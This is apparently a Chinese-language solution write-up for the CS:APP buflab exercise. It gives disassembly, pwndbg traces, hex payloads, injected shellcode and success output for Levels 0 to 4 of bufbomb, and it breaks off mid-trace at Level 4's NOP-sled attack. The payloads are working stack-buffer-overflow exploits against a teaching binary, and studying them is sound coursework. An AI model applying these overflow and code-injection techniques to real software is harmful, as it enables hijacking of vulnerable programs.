
buflab

Level 0

1. 关键函数




```
pwndbg> disassemble getbuf
Dump of assembler code for function getbuf:
   0x080491f4 <+0>:     push   ebp
   0x080491f5 <+1>:     mov    ebp,esp
   0x080491f7 <+3>:     sub    esp,0x38
   0x080491fa <+6>:     lea    eax,[ebp-0x28]
   0x080491fd <+9>:     mov    DWORD PTR [esp],eax
   0x08049200 <+12>:    call   0x8048cfa <Gets>
   0x08049205 <+17>:    mov    eax,0x1
   0x0804920a <+22>:    leave
   0x0804920b <+23>:    ret
End of assembler dump.
pwndbg> disassemble smoke
Dump of assembler code for function smoke:
   0x08048c18 <+0>:     push   ebp
   0x08048c19 <+1>:     mov    ebp,esp
   0x08048c1b <+3>:     sub    esp,0x18
   0x08048c1e <+6>:     mov    DWORD PTR [esp],0x804a4d3
   0x08048c25 <+13>:    call   0x80488c0 <puts@plt>
   0x08048c2a <+18>:    mov    DWORD PTR [esp],0x0
   0x08048c31 <+25>:    call   0x804937b <validate>
   0x08048c36 <+30>:    mov    DWORD PTR [esp],0x0
   0x08048c3d <+37>:    call   0x8048900 <exit@plt>
End of assembler dump.
```

   - 通过查看 `getbuf` 函数的汇编代码可知：`Gets` 函数输入字符串的地址相对于存放 `getbuf` 函数返回地址的位置的偏移为：`0x28 + 4`
   - `smoke` 函数的起始地址为：`0x08048c18`

2. payload

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
18 8c 04 08     /* getbuf_fun's ret_address */
```


3. 结果



```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ ./hex2raw < exploit.txt | ./bufbomb -u blogg9ggg
Userid: blogg9ggg
Cookie: 0x72bc13f4
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```

Level 1

1. 关键函数




```
pwndbg> disassemble fizz
Dump of assembler code for function fizz:
   0x08048c42 <+0>:     push   ebp
   0x08048c43 <+1>:     mov    ebp,esp
   0x08048c45 <+3>:     sub    esp,0x18
   0x08048c48 <+6>:     mov    eax,DWORD PTR [ebp+0x8]
   0x08048c4b <+9>:     cmp    eax,DWORD PTR ds:0x804d108
   0x08048c51 <+15>:    jne    0x8048c79 <fizz+55>
   0x08048c53 <+17>:    mov    DWORD PTR [esp+0x8],eax
   0x08048c57 <+21>:    mov    DWORD PTR [esp+0x4],0x804a4ee
   0x08048c5f <+29>:    mov    DWORD PTR [esp],0x1
   0x08048c66 <+36>:    call   0x80489c0 <__printf_chk@plt>
   0x08048c6b <+41>:    mov    DWORD PTR [esp],0x1
   0x08048c72 <+48>:    call   0x804937b <validate>
   0x08048c77 <+53>:    jmp    0x8048c91 <fizz+79>
   0x08048c79 <+55>:    mov    DWORD PTR [esp+0x8],eax
   0x08048c7d <+59>:    mov    DWORD PTR [esp+0x4],0x804a340
   0x08048c85 <+67>:    mov    DWORD PTR [esp],0x1
   0x08048c8c <+74>:    call   0x80489c0 <__printf_chk@plt>
   0x08048c91 <+79>:    mov    DWORD PTR [esp],0x0
   0x08048c98 <+86>:    call   0x8048900 <exit@plt>
End of assembler dump.
```

   - `fizz` 函数的起始地址为：`0x08048c42`

2. payload

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
42 8c 04 08     /* getbuf_fun's ret_address */
00 00 00 00     /* fizz_fun's ret_address   */
f4 13 bc 72     /* fizz_fun's parameter     */
```


3. 结果



```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ ./hex2raw < exploit.txt | ./bufbomb -u blogg9ggg
Userid: blogg9ggg
Cookie: 0x72bc13f4
Type string:Fizz!: You called fizz(0x72bc13f4)
VALID
NICE JOB!
```

Level 2


1. 信息
   - 查看 `buf` 地址：`0x55682f58`



```
pwndbg> s
0x080491fa in getbuf ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────[ REGISTERS ]──────────────────────────────────────
 EAX  0x5ad65997
 EBX  0x0
 ECX  0x5ad65997
 EDX  0xf7fb63e4 (unsafe_state) —▸ 0xf7fb6074 (randtbl+20) ◂— 0xbf376835
 EDI  0x1
 ESI  0x55686420 ◂— 0x0
 EBP  0x55682f80 (_reserved+1036160) —▸ 0x55682fb0 (_reserved+1036208) —▸ 0x55685ff0 (_reserved
+1048560) —▸ 0xffffcfb8 —▸ 0xffffcff8 ◂— ...
 ESP  0x55682f48 (_reserved+1036104) ◂— 0xae0
 EIP  0x80491fa (getbuf+6) ◂— lea    eax, [ebp - 0x28]
────────────────────────────────────────[ DISASM ]────────────────────────────────────────
   0x80491f4 <getbuf>       push   ebp
   0x80491f5 <getbuf+1>     mov    ebp, esp
   0x80491f7 <getbuf+3>     sub    esp, 0x38
 ► 0x80491fa <getbuf+6>     lea    eax, [ebp - 0x28] <0x55682f58>
   0x80491fd <getbuf+9>     mov    dword ptr [esp], eax
   0x8049200 <getbuf+12>    call   Gets <0x8048cfa>

   0x8049205 <getbuf+17>    mov    eax, 1
   0x804920a <getbuf+22>    leave
   0x804920b <getbuf+23>    ret

   0x804920c <getbufn>      push   ebp
   0x804920d <getbufn+1>    mov    ebp, esp
────────────────────────────────────────[ STACK ]────────────────────────────────────────
00:0000│ esp  0x55682f48 (_reserved+1036104) ◂— 0xae0
01:0004│      0x55682f4c (_reserved+1036108) —▸ 0xf7fb63e4 (unsafe_state) —▸ 0xf7fb6074 (randtb
l+20) ◂— 0xbf376835
02:0008│      0x55682f50 (_reserved+1036112) —▸ 0xf7fb7870 (_IO_stdfile_1_lock) ◂— 0x0
03:000c│      0x55682f54 (_reserved+1036116) ◂— 0x5ad65997
04:0010│      0x55682f58 (_reserved+1036120) ◂— 0x0
05:0014│      0x55682f5c (_reserved+1036124) —▸ 0xf7e3249d (random+13) ◂— add    ebx, 0x183b63
06:0018│      0x55682f60 (_reserved+1036128) ◂— 0x0
07:001c│      0x55682f64 (_reserved+1036132) —▸ 0x8048da8 (uniqueval+24) ◂— leave
──────────────────────────────────────[ BACKTRACE ]──────────────────────────────────────
 ► f 0  80491fa getbuf+6
   f 1  8048dbe test+20
   f 2  8048f07 launch+101
   f 3  8048fe9 launcher+173
   f 4  80491dd main+471
   f 5 f7e1b647 __libc_start_main+247
```

- `bang` 函数的起始地址为：`0x08048c9d`；`global_value` 保存的地址为：`0x804d100`


```
pwndbg> disassemble bang
Dump of assembler code for function bang:
   0x08048c9d <+0>:     push   ebp
   0x08048c9e <+1>:     mov    ebp,esp
   0x08048ca0 <+3>:     sub    esp,0x18
   0x08048ca3 <+6>:     mov    eax,ds:0x804d100
   0x08048ca8 <+11>:    cmp    eax,DWORD PTR ds:0x804d108
   0x08048cae <+17>:    jne    0x8048cd6 <bang+57>
   0x08048cb0 <+19>:    mov    DWORD PTR [esp+0x8],eax
   0x08048cb4 <+23>:    mov    DWORD PTR [esp+0x4],0x804a360
   0x08048cbc <+31>:    mov    DWORD PTR [esp],0x1
   0x08048cc3 <+38>:    call   0x80489c0 <__printf_chk@plt>
   0x08048cc8 <+43>:    mov    DWORD PTR [esp],0x2
   0x08048ccf <+50>:    call   0x804937b <validate>
   0x08048cd4 <+55>:    jmp    0x8048cee <bang+81>
   0x08048cd6 <+57>:    mov    DWORD PTR [esp+0x8],eax
   0x08048cda <+61>:    mov    DWORD PTR [esp+0x4],0x804a50c
   0x08048ce2 <+69>:    mov    DWORD PTR [esp],0x1
   0x08048ce9 <+76>:    call   0x80489c0 <__printf_chk@plt>
   0x08048cee <+81>:    mov    DWORD PTR [esp],0x0
   0x08048cf5 <+88>:    call   0x8048900 <exit@plt>
End of assembler dump.
```



```
pwndbg> s
0x08048ca0 in bang ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────────[ REGISTERS ]─────────────────────────────────────
 EAX  0x1
 EBX  0x0
 ECX  0xa
 EDX  0xa
 EDI  0x1
 ESI  0x55686420 ◂— 0x0
 EBP  0x55682f84 (_reserved+1036164) ◂— 0x0
 ESP  0x55682f84 (_reserved+1036164) ◂— 0x0
 EIP  0x8048ca0 (bang+3) ◂— sub    esp, 0x18
──────────────────────────────────────[ DISASM ]───────────────────────────────────────
   0x8048c9e <bang+1>     mov    ebp, esp
 ► 0x8048ca0 <bang+3>     sub    esp, 0x18 <0x55682f84>
   0x8048ca3 <bang+6>     mov    eax, dword ptr [global_value] <0x804d100>
   0x8048ca8 <bang+11>    cmp    eax, dword ptr [cookie] <0x804d108>
   0x8048cae <bang+17>    jne    bang+57 <0x8048cd6>
    ↓
   0x8048cd6 <bang+57>    mov    dword ptr [esp + 8], eax
   0x8048cda <bang+61>    mov    dword ptr [esp + 4], 0x804a50c
   0x8048ce2 <bang+69>    mov    dword ptr [esp], 1
   0x8048ce9 <bang+76>    call   __printf_chk@plt <0x80489c0>

   0x8048cee <bang+81>    mov    dword ptr [esp], 0
   0x8048cf5 <bang+88>    call   exit@plt <0x8048900>
───────────────────────────────────────[ STACK ]───────────────────────────────────────
00:0000│ ebp esp  0x55682f84 (_reserved+1036164) ◂— 0x0
... ↓
02:0008│          0x55682f8c (_reserved+1036172) ◂— 0x72bc13f4
03:000c│          0x55682f90 (_reserved+1036176) —▸ 0x55686400 ◂— 0x0
04:0010│          0x55682f94 (_reserved+1036180) —▸ 0xf7e02700 ◂— 0xf7e02700
05:0014│          0x55682f98 (_reserved+1036184) —▸ 0x55685ff0 (_reserved+1048560) —▸ 0xffffcfb
8 —▸ 0xffffcff8 ◂— 0x0
06:0018│          0x55682f9c (_reserved+1036188) —▸ 0xf7fee010 (_dl_runtime_resolve+16) ◂— pop
   edx
07:001c│          0x55682fa0 (_reserved+1036192) —▸ 0xf7ef83cb (__printf_chk+11) ◂— add    ebx,
 0xbdc35
─────────────────────────────────────[ BACKTRACE ]─────────────────────────────────────
 ► f 0  8048ca0 bang+3
```

- shellcode

```
temp.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	c7 05 00 d1 04 08 f4 	movl   $0x72bc13f4,0x804d100
   7:	13 bc 72 
   a:	68 9d 8c 04 08       	push   $0x8048c9d
   f:	c3                   	ret
```




```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ gcc -m32 -c temp.S
giantbranch@ubuntu:~/PWN/csapplab/buflab$ objdump -d temp.o > temp.d
```

2. payload

```
c7 05 00 d1 04 08 f4 13 bc 72 68 9d 8c 04 08 c3 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
58 2f 68 55
```

3. 结果



```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ ./hex2raw < exploit.txt | ./bufbomb -u blogg9ggg
Userid: blogg9ggg
Cookie: 0x72bc13f4
Type string:Bang!: You set global_value to 0x72bc13f4
VALID
NICE JOB!
```

Level 3

1. 信息

   - `getbuf` 函数返回到 `0x8048dbe`， `leave` 后 `ebp = 0x55682fb0`，所以要在栈中原本放 `ebp` 的位置放 `0x55682fb0`。

```
pwndbg> n
0x0804920b in getbuf ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
─────────────────────────────────[ REGISTERS ]─────────────────────────────────
 EAX  0x1
 EBX  0x0
 ECX  0xa
 EDX  0xa
 EDI  0x1
 ESI  0x55686420 ◂— 0x0
 EBP  0x55682fb0 (_reserved+1036208) —▸ 0x55685ff0 (_reserved+1048560) —▸ 0xffffcfb8 —▸ 0xffffcff8 ◂— 0x0
 ESP  0x55682f84 (_reserved+1036164) —▸ 0x8048dbe (test+20) ◂— mov    ebx, eax
 EIP  0x804920b (getbuf+23) ◂— ret
──────────────────────────────────[ DISASM ]───────────────────────────────────
   0x8049200 <getbuf+12>    call   Gets <0x8048cfa>

   0x8049205 <getbuf+17>    mov    eax, 1
   0x804920a <getbuf+22>    leave
 ► 0x804920b <getbuf+23>    ret             <0x8048dbe; test+20>
    ↓
   0x8048dbe <test+20>      mov    ebx, eax
   0x8048dc0 <test+22>      call   uniqueval <0x8048d90>

   0x8048dc5 <test+27>      mov    edx, dword ptr [ebp - 0xc]
   0x8048dc8 <test+30>      cmp    eax, edx
   0x8048dca <test+32>      je     test+48 <0x8048dda>

   0x8048dcc <test+34>      mov    dword ptr [esp], 0x804a388
   0x8048dd3 <test+41>      call   puts@plt <0x80488c0>
───────────────────────────────────[ STACK ]───────────────────────────────────
00:0000│ esp  0x55682f84 (_reserved+1036164) —▸ 0x8048dbe (test+20) ◂— mov    ebx, eax
01:0004│      0x55682f88 (_reserved+1036168) —▸ 0xf7fe77eb (_dl_fixup+11) ◂— add    esi, 0x15815
02:0008│      0x55682f8c (_reserved+1036172) ◂— 0x0
03:000c│      0x55682f90 (_reserved+1036176) —▸ 0x55686420 ◂— 0x0
04:0010│      0x55682f94 (_reserved+1036180) —▸ 0xf7e02700 ◂— 0xf7e02700
05:0014│      0x55682f98 (_reserved+1036184) —▸ 0x55685ff0 (_reserved+1048560) —▸ 0xffffcfb8 —▸ 0xffffcff8 ◂— 0x0
06:0018│      0x55682f9c (_reserved+1036188) —▸ 0xf7fee010 (_dl_runtime_resolve+16) ◂— pop    edx
07:001c│      0x55682fa0 (_reserved+1036192) —▸ 0xf7ef83cb (__printf_chk+11) ◂— add    ebx, 0xbdc35
─────────────────────────────────[ BACKTRACE ]─────────────────────────────────
 ► f 0  804920b getbuf+23
   f 1  8048dbe test+20
   f 2  8048f07 launch+101
   f 3  8048fe9 launcher+173
   f 4  80491dd main+471
   f 5 f7e1b647 __libc_start_main+247
```


   - shellcode

```

temp.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:	b8 f4 13 bc 72       	mov    $0x72bc13f4,%eax
   5:	68 be 8d 04 08       	push   $0x8048dbe
   a:	c3                   	ret
```

2. payload

```
b8 f4 13 bc 72 68 be 8d 04 08 c3 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
b0 2f 68 55
58 2f 68 55
```


3. 结果



```
giantbranch@ubuntu:~/PWN/csapplab/buflab$ ./hex2raw < exploit.txt | ./bufbomb -u
 blogg9ggg
Userid: blogg9ggg
Cookie: 0x72bc13f4
Type string:Boom!: getbuf returned 0x72bc13f4
VALID
NICE JOB!
```

Level 4

1. 知识




From one run to another, especially by different users, the exact stack positions used by a given procedure will vary. One reason for this variation is that the values of all environment variables are placed near the base of the stack when a program starts executing. Environment variables are stored as strings, requiring different amounts of storage depending on their values. Thus, the stack space allocated for a given user depends on the settings of his or her environment variables. Stack positions also differ when running a program under GDB, since GDB uses stack space for some of its own state.

In the code that calls `getbuf`, we have incorporated features that stabilize the stack, so that the position of `getbuf`'s stack frame will be consistent between runs. This made it possible for you to write an exploit string knowing the exact starting address of `buf`. If you tried to use such an exploit on a normal program, you would find that it works some times, but it causes segmentation faults at other times. Hence the name "dynamite"—an explosive developed by Alfred Nobel that contains stabilizing elements to make it less prone to unexpected explosions.

2. 信息

   - 在 `pwndbg` 中查看 5 次 `getbufn` 函数中 `buf` 的位置，分别为： `0x55682d78，0x55682d78，0x55682d38，0x55682d18，0x55682d18`。所以必须 `return` 到一个比这 5 个地址都大的位置（我选择 `0x55682e78`），并且在前面要填充的 `0x208` 个字节中，除了最后放置 `shellcode` 之外，其他位置全部填 `0x90`，形成足够长的 `nop sleds`。

     ```
                                        [ DISASM ]
     ► 0x8049215 <getbufn+9>            lea    eax, [ebp - 0x208] <0x55682d78>
       0x804921b <getbufn+15>           mov    dword ptr [esp], eax
       0x804921e <getbufn+18>           call   Gets <0x8048cfa>

       0x8049223 <getbufn+23>           mov    eax, 1
       0x8049228 <getbufn+28>           leave
       0x8049229 <getbufn+29>           ret

       0x804922a                        nop
       0x804922b                        nop
       0x804922c <initialize_bomb>      push   ebp
       0x804922d <initialize_bomb+1>    mov    ebp, esp
       0x804922f <initialize_bomb+3>    push   esi
     ```

   - shellcode

     将 `ebp` 写在栈上让 `0x8049228` 处的 `leave` 指令自动 `pop` 的方式已经不适用，因为地址是动态的。这个 `leave` 的作用其实就是程序流从当前函数退回到父函数的时候，改变 `esp,ebp` （相当于 `mov esp,ebp; pop ebp;`），使其从指向子函数栈帧变成指向父函数栈帧。而且，正常 `leave` 并且 `ret` 之后，在父函数的栈帧中，`esp` 与 `ebp` 之间的相对偏移是确定的（在这里 `ebp - esp = 0x28`），现在已经有 `ret` 后的 `esp` 了，可以在 shellcode 中为 `ebp` 赋值。


```
pwndbg> n
0x08048e3a in testn ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
